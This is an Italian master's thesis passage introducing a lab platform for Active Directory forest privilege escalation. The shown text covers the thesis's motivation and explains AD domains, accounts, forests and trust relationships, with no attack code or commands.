ALMA MATER STUDIORUM · UNIVERSITÀ DI BOLOGNA

SCUOLA DI INGEGNERIA

Corso di Laurea Magistrale in Ingegneria Informatica

Forest Privilege Escalation: una nuova piattaforma per testare l'escalation dei privilegi in ambiente Active Directory

Relatore:
Chiar.mo Prof.
Michele Colajanni

Correlatore:
Prof.
Mauro Andreolini

Presentata da:
Simone Morelli

Sessione 1
Anno Accademico 2022/2023

Questa tesi rappresenta una parte degli ultimi 5 anni della mia vita. Vorrei dedicare tutto il lavoro e tutto l'impegno che ci ho messo a quelle persone davvero speciali che mi hanno aiutato durante questo percorso.

Alla mia famiglia che ha sempre creduto in me.

Ai miei coinquilini e ai miei amici, che mi hanno aiutato a crescere come persona e a vedere il mondo da tante prospettive diverse.

Alla mia ragazza, che non capisco perché
continui a supportarmi e sopportarmi.

E anche a me stesso,
per avercela sempre messa tutta
e per non aver mai mollato.

Abstract

Negli ambiti dell'amministrazione di sistema e della *cybersecurity*, uno dei temi caldi del momento è il servizio di gestione *Windows Active Directory*. Rivale e controparte dei più longevi sistemi di amministrazione basati su server Linux, *Active Directory* è un sistema in rapida espansione che si è già guadagnato una considerevole fetta di mercato globale. Sempre più utilizzata nelle reti aziendali, piccole e grandi, questa infrastruttura ha permesso una miglior gestione interna in termini di flessibilità, scalabilità, costi e sicurezza.

Come spesso accade con le tecnologie ancora acerbe, essa garantisce notevoli vantaggi, ma presenta anche molti difetti. In particolare, i sistemi che si basano su *Active Directory*, se non configurati correttamente, sono proni a essere facilmente compromessi sfruttando un'ampia gamma di vulnerabilità, purtroppo tuttora ancora largamente diffuse.

Obiettivo di questa tesi è la creazione di un progetto che permetta, utilizzando *software* per l'automazione, la creazione di un laboratorio basato su *Active Directory* in cui testare una tipologia di attacco avanzato, che spesso viene portato a termine con successo da *cybercriminali*. Oltre alla presentazione dell'attacco, con fine didattico, vengono fornite anche indicazioni su come sia in realtà possibile difendersi da esso.

Indice

Elenco delle figure

Acronimi

AD Active Directory.

AS Authentication Server.

CIFS Common Internet File System.

CMD Command Prompt.

CVE Common Vulnerabilities and Exposures.

DC Domain Controller.

DNS Domain Name System.

FQDN Fully Qualified Domain Name.

GB Gigabyte.

HTTPS HyperText Transfer Protocol Secure.

IT Information Techonology.

KDC Key Distribution Center.

LFI Local File Inclusion.

MB MegaByte.

MITM Man In The Middle.

MSSQL Microsoft SQL Server.

NTP Network Time Protocol.

PAC Privileged Attribute Certificate.

PSRP PowerShell Remoting Protocol.

RCE Remote Command Execution.

RDP Remote Desktop Protocol.

SID Security Identifier.

SMB Server Message Block.

SQLI SQL Injection.

SSH Secure Shell.

ST Service-Ticket.

TGS Ticket-Granting-Server.

TGT Ticket-Granting-Ticket.

VM Virtual Machine.

VPN Virtual Private Network.

1 Introduzione

Da quando è nata la rete Internet, ormai predominante, essenziale e presente nella vita di tutti i giorni, la quantità di dati e servizi che si appoggiano ad essa è cresciuta esponenzialmente nel tempo. Parallelamente alla sua crescita sono state sviluppate sempre più soluzioni che permettono la costruzione e il mantenimento di questi servizi e risorse. Nel corso degli ultimi 40 anni si è delineato un percorso in aumento costante di complessità e capacità di distribuzione, partendo dai semplici server Linux collegati alla rete di casa e passando poi, nell'ordine, all'uso di reti distribuite, *server farm* e soluzioni in *Cloud*.

Oramai tutte le aziende possiedono e utilizzano una rete interna sia per migliorare la comunicazione tra i vari dipartimenti e l'interfacciamento coi clienti, sia per mantenere una efficace distribuzione di dati tra ognuna delle filiali. Se inizialmente la presenza delle varie versioni dei Sistemi Operativi Linux regnava incontrastata in questo ambiente, nell'ultimo periodo sempre più soluzioni in ambienti Windows sono state adottate. Questo perché dal 2000 Microsoft ha realizzato e messo a disposizione il sistema operativo *Windows Server 2000* con la prima versione del servizio *Active Directory*. Entrambi hanno poi ricevuto aggiornamenti costanti che ne hanno migliorato caratteristiche e appetibilità, soprattutto per le aziende.

Active Directory è un concetto innovativo che propone una nuova metodologia di amministrazione della rete, che si discosta dalle proposte analoghe in ambiente Linux. Sempre più aziende, negli ultimi anni, si sono affidate a questa infrastruttura che permette una miglior gestione interna in termini di flessibilità, scalabilità, costi e sicurezza.

Considerando le varie implicazioni nell'ambito della *cybersecurity* portate da queste nuove proposte, sempre più ricercatori stanno spostando i propri temi di ricerca nello studio dei servizi messi a disposizione dall'ambiente *Active Directory*. Notoriamente, gli *Hacker criminali* sono quasi sempre i primi a scoprire le vulnerabilità nei sistemi che vogliono compromettere, per cui, facendo un paragone con l'ambiente sportivo, quando gareggiano arrivano sempre tra i primi. Per questo motivo, negli ultimi anni, sono nate sempre più figure che si sono specializzate nell'*assessement* di queste reti, come quella del *Red Teamer*.

Complice il fatto che questa nuova proposta abbia subìto un'esplosione nell'utilizzo solo recentemente, l'ambiente è ancora giovane e pieno di potenzialità, sia per i ricercatori che per i *cybercriminali*.

Parallelamente alla nascita di queste nuove infrastrutture, anche piattaforme che ne permettono la configurazione automatizzata sono sempre più sviluppate. Software come *Ansible*, *Puppet*, *Terraform* e molte altre alternative sono disponibili sul mercato e possono essere facilmente utilizzate per semplificare e migliorare il processo di costruzione, configurazione, aggiornamento e monitoraggio delle grandi *server farm* che vengono utilizzate attualmente.

Il *concept* di questa tesi è quello di unire tutti gli argomenti appena accennati in modo da poter realizzare un progetto che porti alla creazione, automatizzata, di un ambiente *Active Directory* molto basilare. Partendo da esso poi, viene dimostrato come una configurazione *di default* non rispecchi un livello di sicurezza adeguato. Saranno testati e riportati attacchi avanzati che permettono la facile compromissione della rete. Infine, saranno proposte delle soluzioni che permettono di mettere in sicurezza, almeno dagli attacchi proposti, l'infrastruttura generata.

L'obiettivo proposto è quello di creare, facilmente e velocemente, un ambiente utilizzabile per la ricerca e la formazione nell'ambito *cybersecurity*. L'approccio mantenuto è quello del *purple team*, in cui compromettere e difendere una infrastruttura sono operazioni tra di loro legate e complementari, in cui una dipende dall'altra e viceversa. Parte del progetto di tesi sarà anche dimostrare nel concreto le operazioni che possono essere svolte, da *cybercriminali e Penetration Tester*, per ottenere privilegi non autorizzati all'interno del sistema; saranno mostrate, inoltre, le semplici accortezze che devono essere adottate da coloro che si occupano dell'amministrazione e della sicurezza della rete, per evitare che ciò accada.

Infine si sottolinea come una soluzione analoga al progetto, che è stato pensato per fini di ricerca, possa essere creata e utilizzata facilmente da chi ha intenti criminosi: questi laboratori, relativamente semplici da creare, possono essere utilizzati da *cybercriminali* per *allenarsi* a compromettere reali infrastrutture *target*. E' quindi corretto dire che, anche chi si occupa della sicurezza interna in ambito aziendale dovrebbe considerare l'ipotesi di usare un laboratorio, in modo da pianificare *correttamente* le strategie da adottare per mantenere un livello di sicurezza adeguato.

2 Conoscenze preliminari

In questo capitolo vengono fornite le conoscenze preliminari che sono necessarie per la comprensione dell'elaborato.

Verrà presentato il servizio *Active Directory* e messe in luce alcune delle sue caratteristiche cardine; ne saranno introdotti i protocolli fondamentali, riferimenti alla loro sicurezza e a come viene elusa. Infine verranno illustrate le motivazioni che portano alla costruzione dei Vulnerability Lab: veri e propri laboratori, virtuali e non, creati intenzionalmente vulnerabili.

Considerando la vastità di informazioni reperibile sul web riguardo i temi appena citati, in questo capitolo sono contenute esclusivamente informazioni utili a comprendere i capitoli successivi; tali informazioni sono state selezionate, semplificate, adattate e presentate per agevolare la comprensione di questo elaborato.

2.1 Introduzione all'Active Directory

L'*Active Directory (AD)* è un servizio e rete di *directory* sviluppato da Windows e utilizzato per gestire le risorse *IT* in ambiente aziendale. E' un sistema distribuito su più macchine che appartengono alla stessa rete e che condividono utenti e servizi. L'obiettivo che si pone è quello di creare un ambiente complesso in termini di operazioni e meccanismi presenti al suo interno, ma relativamente semplice da gestire per un Amministratore di Sistema.

In prospettiva è un ambiente che può essere composto da centinaia di macchine e migliaia di utenti, interagenti tra di loro attraverso regole prestabilite; alcuni servizi possono essere offerti da determinati server e fruiti da workstation e utenti autorizzati. Tutti i meccanismi interni sono ben delineati da regole, dette *policy*, che permettono il regolare svolgimento delle varie operazioni. Queste *policy* vengono propagate da un server speciale, il *cervello centrale* dell'infrastruttura, a tutti gli altri componenti. Questa gerarchia permette l'effettiva semplificazione nell'installazione e aggiornamento dei software, nella modifica o recupero delle password, nella configurazione di macchine e utenti, nella gestione di servizi, file e cartelle solo per citarne alcuni.

L'Amministratore di Sistema semplicemente delinea le *policy* nel server più autoritario e queste regole vengono aggiornate e utilizzate in tutte le altre componenti della rete *Active Directory*.

I vantaggi principali dell'uso di una rete *Active Directory* sono:

- Struttura a organizzazione gerarchica.
- Singolo punto di accesso per le risorse di rete: una volta che si è autenticati presso una macchina collegata alla rete si può usufruire di tutto ciò a cui si è autorizzati.
- Flessibilità: è possibile sia collegarsi a reti con versioni precedenti di *Active Directory* rispetto a quella utilizzata, sia interfacciarsi con dispositivi Linux. Questo avviene grazie ai *legami di fiducia*.
- Gestione centralizzata: tutti gli elementi che compongono la rete, da macchine a utenti, possono essere gestiti da un *cervello centrale*; questo limita il dispendio di risorse, di tempo e facilita il lavoro agli Amministratori di Sistema.
- Sicurezza uniformata: anche la sicurezza viene gestita in maniera centralizzata; questo comporta *policy* uniformabili all'interno del sistema e una minore possibilità di errore nella configurazione degli strumenti per la sicurezza. La centralizzazione comporta inoltre una minore probabilità che qualche elemento importante sia dimenticato o trascurato.
- Scalabilità: l'infrastruttura è pensata per contenere migliaia di utenti e dispositivi; è progettata per supportare e soddisfare le esigenze delle organizzazioni in crescita. Modifiche ed espansioni della rete sono rese di facile implementazione.
- Praticità: la maggior parte dei protocolli e dei servizi vengono forniti già pronti per l'uso, sistemi per l'autenticazione inclusi. La condivisione di risorse, file e stampanti all'interno della rete è facilitata e regolata da protocolli realizzati per questo scopo; dopo una semplice configurazione iniziale l'infrastruttura è già operativa e funzionante.

Come tutti i sistemi possiede anche dei difetti, tra cui:

- Complessità: un'infrastruttura complessa richiede una conoscenza approfondita e figure che siano competenti ed esperte nella sua amministrazione.
- Costi: *Windows Active Directory* richiede una licenza d'uso a pagamento.
- Vulnerabilità: una rete in cui i dispositivi sono così legati tra di loro, con risorse e protocolli condivisi, comporta un'attenta valutazione delle *policy* di sicurezza. Una volta che il perimetro della rete è violato diventa fin troppo semplice compromettere singolarmente gli elementi che la compongono.
- Compatibilità: *Active Directory* è progettata per reti composte da macchine *Windows*; non è compatibile con tutti gli altri sistemi operativi o ambienti disponibili sul mercato.

- Mantenimento: per garantire prestazioni e sicurezza ottimali, la rete richiede una manutenzione continua e regolare; di fondamentale importanza è l'installazione di aggiornamenti e *patch* che vengono rilasciati con costanza.

Come tutti i sistemi è prono ad essere attaccato e compromesso da *Hacker* e *Cybercriminali*, per cui un'attenta configurazione è necessaria. Considerando l'elevato numero di processi e interconnessioni di questo tipo di rete, la compromissione di un *utente* o di un *host* è molto spesso solo l'inizio di un attacco che può diventare molto pericoloso, pervasivo, e che colpirà sempre più componenti dell'infrastruttura.

Nei paragrafi successivi verranno proposti alcuni concetti chiave che caratterizzano un ambiente *Active Directory*[1][2].

2.1.1 Dominio

Con il termine *dominio* identifichiamo un'enorme *collezione* di oggetti contenente tutti gli account utente, account computer, cartelle condivise, file, stampanti, server, workstation e altri componenti appartenenti al dominio stesso.

Seppur il *dominio* sia una rappresentazione virtuale dell'infrastruttura Active Directory che si viene a creare, le sue caratteristiche sono ben definite e implementate con vari meccanismi e protocolli; questi concorrono alla corretta esecuzione e fruizione di servizi all'interno del dominio.

Il dominio è identificato da un nome, ad esempio *contoso.local*, e un Security Identifier (SID), che identifica in maniera univoca il dominio. Il dominio deve anche fornire dei servizi *fondamentali* come *Domain Services*, *DNS*, *NTP* e *KDC*[3].

Il *Domain Services* è il servizio principale del sistema, mantiene un *database* con tutte le informazioni del dominio e permette la gestione di tutte le operazioni, applicazioni e risorse della rete. Permette inoltre di delineare le *policy* che devono poi essere rispettate da tutti i componenti del dominio.

Il *Domain Name System (DNS)* gestisce nome e indirizzo di computer, servizi e altre risorse della rete. Di fondamentale importanza, questo servizio viene richiesto nella maggior parte delle comunicazioni che coinvolgono più di una macchina nel dominio. Tutti i server, le workstation e i servizi devono essere infatti registrati presso il *DNS*[4].

Il *Network Time Protocol (NTP)* è il servizio che gestisce la sincronizzazione degli orari tra i componenti dell'infrastruttura *Active Directory*. L'omologazione temporale è fondamentale in un sistema basato sulla negoziazione di informazioni che necessitano di un *timestamp* e di una *scadenza*[5].

Il *Key Distribution Center (KDC)* è il servizio che gestisce le chiavi per l'autenticazione di tutte le macchine e di tutti gli utenti. Ogni componente del dominio deve registrarsi presso questa autorità. Si sottolinea che, come verrà approfondito in seguito, anche i servizi e i *legami di fiducia*, che sono rappresentati da *account di servizio* particolari, necessitano di una registrazione presso il *KDC*[6].

Tutti i servizi appena presentati sono solitamente resi disponibili su un server particolare, il *Domain Controller (DC)*. Il *Domain Controller* è il server più autoritativo all'interno del *dominio*. Dati i servizi principali che mette a disposizione, è considerato il *core* del *dominio* stesso; tutte le macchine e gli utenti dipendono da esso e dalle informazioni che sono mantenute nel suo *database*.

Il *Domain Controller* è una delle caratteristiche più peculiari del servizio *Active Directory* ed è quella che permette una gestione così agevole di tutta la rete: gli Amministratori di Sistema si interfacciano principalmente col *DC*, che a sua volta provvede a contattare e inoltrare i dati al resto dei componenti del *dominio*.

Le altre macchine come i server, le workstation e le stampanti, una volta configurate, devono essere registrate presso il *Domain Controller* perché possano utilizzare i protocolli messi a loro disposizione; allo stesso modo *utenti* e *gruppi* devono essere creati e inseriti nel *database* del *DC* in modo tale da poter utilizzare i servizi proposti. Altri servizi che vengono resi disponibili all'interno del *dominio* sono i più disparati: può essere presente un server web interno o esterno, stampanti condivise, database *Microsoft SQL Server (MSSQL)* e protocolli di condivisione file come *Server Message Block (SMB)*.

Varie workstation saranno poi presenti all'interno della rete in modo da consentire ai vari dipendenti dell'azienda l'esecuzione delle loro ordinarie mansioni lavorative. Spesso vengono anche utilizzati servizi di *Virtual Private Network (VPN)* per permettere agli utenti di collegarsi all'infrastruttura *Active Directory* aziendale anche da remoto, utilizzando le workstation.



Figura 1: Rappresentazione stilizzata di un dominio.

L'immagine appena mostrata è la rappresentazione stilizzata di un *dominio*, utile a comprendere al meglio le informazioni fornite in precedenza. Il dominio di esempio, *contoso.local*, è rappresentato dal triangolo colorato in azzurro. Al suo interno, in alto, si può vedere il *Domain Controller* (in viola) che ricopre la posizione di autorità; sotto si possono distinguere tutte le altre macchine che dipendono da esso, come i vari server (in verde) che offrono ciascuno il proprio servizio, le workstation (in blu) che gli impiegati utilizzano e infine gli altri dispositivi (in rosso) come telefoni cellulari, *laptop* o stampanti. Questi elementi nel loro insieme formano il dominio *contoso.local*.

2.1.2 Utenti, Macchine e Servizi

Si prenda ora in considerazione un'infrastruttura *Active Directory* che è composta da più di un dominio. A volte alcune aziende necessitano di questo tipo di configurazione per motivi logistici. Fondamentale è capire che di *default* il *dominio* è una unità a sé stante e isolata. Ciò che è dentro al dominio non si interfaccia con ciò che invece risiede fuori, e viceversa.

In questo modo è preservata, *in teoria*, la sicurezza degli *host* tramite compartimentazione: se un dominio viene compromesso, questo non avrà un impatto sugli altri domini all'interno della stessa rete, se ciascuno è isolato dagli altri. Questo ragionamento funziona solo *in teoria* e, come sarà presentato successivamente, determinate configurazioni possono far sì che questa compartimentazione venga violata. Comunque, è importante comprendere cosa comporti questa tipologia di organizzazione.

In primo luogo viene definita l'idea di *account* all'interno della rete *Active Directory*. Si possono dividere le varie tipologie di account in tre gruppi: utente, macchina e servizio.

Gli account *utente* sono i normali account che vengono impiegati dal personale dell'azienda o da chi usufruisce della rete. Vengono utilizzati da persone *reali* e sono protetti da password che possono essere più o meno complesse. Generalmente gli Amministratori di Sistema impostano le regole sulle password da utilizzare, all'interno del dominio, nelle *policy*; i parametri più utilizzati sono ad esempio una lunghezza minima o massima, il livello di complessità e l'inserimento di caratteri numerici e/o speciali. Rispettando queste *policy*, generalmente, gli utenti di questo tipo possono poi scegliere autonomamente la propria password. Ovviamente, in linea di principio queste password, se non scelte accuratamente, possono essere semplici e quindi vulnerabili ad attacchi *a forza bruta*. Un'altra caratteristica importante degli account utente è l'*username*. Anche questo generalmente è ben definito dalle *policy* e permette di uniformare tutti i nomi utente dei dipendenti in azienda. Se si considera, ad esempio, un uomo di nome *Devis Cook*, le proposte che vengono maggiormente adottate sono nomi utente come *deviscook*, *devis.cook*, *dcook*, *d.cook* solo per citarne alcune. In questo elaborato si utilizzerà la notazione utente come *nome.cognome*, in questo caso *devis.cook*. L'utente utilizzerà il proprio account per accedere a tutte le risorse e servizi che vengono messi a disposizione all'interno della rete.

La seconda tipologia che viene presa in considerazione è l'account *macchina*. A ogni server, workstation, stampante, *laptop* e altro dispositivo che è parte della rete *Active Directory* è assegnato un account *macchina*. Questi hanno come username l'*hostname* della macchina seguito dal simbolo *$*. Ad esempio, a una workstation che ha come *hostname WORK15* sarà assegnato l'account macchina *WORK15$*. La password viene generata dal sistema, di conseguenza è molto sicura e difficile da compromettere. Dopo la configurazione iniziale, quando una macchina viene avviata, utilizza sempre il proprio account per autenticarsi al *Domain Controller* di riferimento.

La terza tipologia presente è l'account di *servizio*. Innanzitutto, la nomenclatura utilizzata per il nome è analoga a quella degli account *macchina*: un account per il servizio *CONFIG* avrà come username *CONFIG$*. Per ogni servizio che viene messo a disposizione all'interno del dominio, di qualsiasi tipo, deve esistere un account di servizio corrispondente. Esistono *service account* di sistema come *KRBTGT$*, che verrà trattato in seguito, e *service account* per servizi gestiti da utenti. Di conseguenza si ha nel primo caso una password sicura generata dal sistema, nel secondo caso, invece, una password *meno* sicura scelta da chi crea il servizio.

Questi *service account* sono fondamentali sia per fornire il servizio, sia per poterne usufruire; maggiori dettagli sulla negoziazione dei servizi verrà fornita in seguito.

In secondo luogo, viene definito il rapporto che c'è tra i vari account e il dominio, cioè molti a uno. In particolare significa che ogni account può essere associato a un solo dominio mentre quest'ultimo può contenere molti account; ogni utente appartiene sempre e solo a un dominio, quindi si autenticherà solo presso il *Domain Controller* di quel dominio; per le macchine il discorso è analogo, ognuna sussiste in un solo dominio e si autentica presso il DC di riferimento. Leggermente diverso è il meccanismo per i servizi, in quanto essi non devono propriamente autenticarsi. Comunque, ciascuno di essi dipende da un *service account* e viene fornito tramite una macchina, per cui indirettamente rientra nei due casi precedenti. Come si può immaginare, *normalmente*, i servizi in un dominio X sono utilizzati esclusivamente da utenti che appartengono allo stesso dominio X; questo avviene per mantenere la sicurezza sfruttando la compartimentazione e limitando il possibile utilizzo di risorse da parte di *esterni*. Nei prossimi paragrafi saranno introdotte delle configurazioni che permettono di superare questa limitazione nell'uso dei servizi.

2.1.3 Foresta

L'idea di *dominio* che è stata presentata nei paragrafi precedenti può essere facilmente scalata ed espansa col concetto di *foresta*[7].

Ad esempio, si prenda come modello un'azienda che mantiene una infrastruttura *Active Directory* con un singolo *dominio* e si trovi nella necessità di dover espandere la propria rete e aggiungere, per mantenerne la semplicità, ulteriori domini.

Dati due domini, essi sono di *default* non legati tra di loro. Di conseguenza un utente di un dominio A non può usufruire dei servizi proposti in un dominio B. Perché ciò invece sia possibile è necessario che vengano instaurati legami di fiducia tra domini, argomento che verrà trattato nel dettaglio nel prossimo paragrafo.

La soluzione più semplice da adottare, utilizzando questi *legami di fiducia*, è quello di creare una *foresta*. Essa è un insieme di domini che mantengono tra di loro legami *padre-figlio*. Questa tipologia di legami permette di mantenere livelli di gerarchia diversi tra i domini in quanto i *figli* si trovano gerarchicamente in un livello più in basso del loro *padre*. Ogni dominio può avere solo un singolo dominio *padre* ma più di un dominio *figlio*.

Di seguito viene presentata un'immagine che permette di assimilare al meglio i concetti appena presentati e di introdurne dei nuovi.



Figura 2: Rappresentazione stilizzata di una foresta.

La figura precedente permette di comprendere al meglio l'infrastruttura aziendale presa in considerazione. A partire dal dominio iniziale, *contoso.local*, si potrebbe decidere di aggiungere due domini, *hr.contoso.local* e *web.contoso.local*, che rispettivamente conterranno le risorse e i servizi necessari al dipartimento di risorse umane e al dipartimento che si occupa della tecnologia web. Questi due domini sono stati aggiunti utilizzando i legami padre-figlio, che in figura sono rappresentati dalle frecce tratteggiate con etichetta *trust*. Il processo che è stato appena descritto può essere poi ripetuto infinite volte. Sempre in figura si vede che a *web.contoso.local* sono stati legati in maniera analoga i domini *management.web.contoso.local* e *app.web.contoso.local* che rispettivamente rappresentano i domini che contengono le risorse per l'amministrazione dei servizi web e le risorse per lo sviluppo delle applicazioni web.

La notazione che viene utilizzata è fondamentale per comprendere facilmente i legami di parentela. Un dominio *figlio* avrà sempre come parte del nome il nome del dominio *padre*, preceduto dal *sottodominio* proprio del figlio. Ad esempio il sottodominio *hr*, figlio di *contoso.local* ha come nome di dominio *hr.contoso.local*. Oppure, il sottodominio *app*, figlio del dominio *web.contoso.local*, ha come nome *app.web.contoso.local*.

Per semplicità viene chiamato *tree* un gruppo di domini formato da un *padre* e dai suoi *figli*. In figura si può vedere che *web.contoso.local* è il padre di un piccolo *tree* contenente due figli.

Questa regole nella notazione permettono di risolvere molto velocemente i gradi di parentela, senza aver necessità di conoscere ulteriori informazioni. Ad esempio, i domini *management.web.contoso.local* e *hr.contoso.local* non hanno legami di parentela padre-figlio, neanche più in alto nella gerarchia. Infatti analizzando il primo *sottodominio* per ciascun nome, si ha *hr* nel caso di *hr.contoso.local* mentre allo stesso livello per *management.web.contoso.local* si ha *web*. Di conseguenza si deduce immediatamente che, anche senza aver informazioni sui possibili figli di *hr.contoso.local*, sicuramente *hr.contoso.local* e *management.web.contoso.local* appartengono a due *tree* diversi, il primo con padre *hr.contoso.local* (quindi in questo caso se stesso), il secondo con padre *web.contoso.local*.

L'insieme dei domini, nel totale, determina invece la vera e propria *foresta*. Il numero di *tree* non è determinante nella sua creazione: una *foresta* può essere composta sia da decine di *tree* con centinaia di figli, sia da una semplice coppia di domini padre-figlio che determinano un *tree* molto piccolo. Il nome della *foresta* è dato dal nome del dominio più autoritario e in alto nella gerarchia. Quindi il nome della foresta nell'immagine precedente è *contoso.local*. Considerando nuovamente quanto presentato in precedenza, se da un lato *hr.contoso.local* e *management.web.contoso.local* non hanno legami di parentela in quanto appartengono a due *tree* diversi, dall'altro di deduce immediatamente che appartengono alla stessa foresta in quanto il nome di entrambi contiene il nome della foresta *contoso.local*.

L'ultimo concetto fondamentale riguardante la foresta è che il dominio più in alto nella gerarchia è anche il più autoritario e prende il nome di dominio *root*. Questo dominio è il più importante, in quanto è l'unico che possiede i privilegi di amministrazione su tutti i domini della *foresta*.

2.1.4 Trust

In questo paragrafo vengono presentati i legami di fiducia, denominati *trust*, le loro tipologie e le loro caratteristiche[8].

I legami di fiducia sono molto importanti in ambiente *Active Directory*, permettono all'utente di un dominio *A* di poter usufruire anche dei servizi del dominio *B*, se ne è autorizzato; questo non può avvenire se i domini *A* e *B* non mantengono un legame di *trust* tra di loro. I legami di questo tipo non sono fisici ma rimangono virtuali; ciò nonostante sono vincolati da regole e protocolli di comunicazione.

I legami di fiducia hanno sempre una direzione. Si consideri un dominio *A* che stringe un legame di fiducia col dominio *B*. Si dice che A è il dominio *che si fida* mentre *B* è il dominio *fidato*; in inglese la notazione corretta è *trusts* per *A* e *trusted* per *B*. Di *default*, il dominio *trusted* può accedere, se ne ha l'autorizzazione, ai servizi del dominio *trusts*, ma non viceversa. Quindi, in questo caso *B* può accedere ai servizi di *A* ma non è permesso il contrario. Quello che è appena stato descritto è un legame *trust* a una via. Di seguito una figura esplicativa.



Figura 3: Rappresentazione stilizzata di un legame di fiducia a una via.

Alternativamente possono essere utilizzati legami a due vie che permettono a entrambi i domini di essere sia *trusts* che *trusted*, per cui *B* può accedere ai servizi di *A* ma anche *A* può accedere ai servizi di *B*.



Figura 4: Rappresentazione stilizzata di un legame di fiducia a due vie.

I legami di fiducia possono, ovviamente, sussistere contemporaneamente tra più domini; di seguito un esempio che ne coinvolge tre diversi.



Figura 5: Rappresentazione stilizzata di legami non transitivi.

Nella figura precedente è presente un insieme di legami *non transitivi* tra domini. Infatti il dominio *A trusts* il dominio *B*, che è *trusted* e quindi ha accesso alle risorse del dominio *A*.

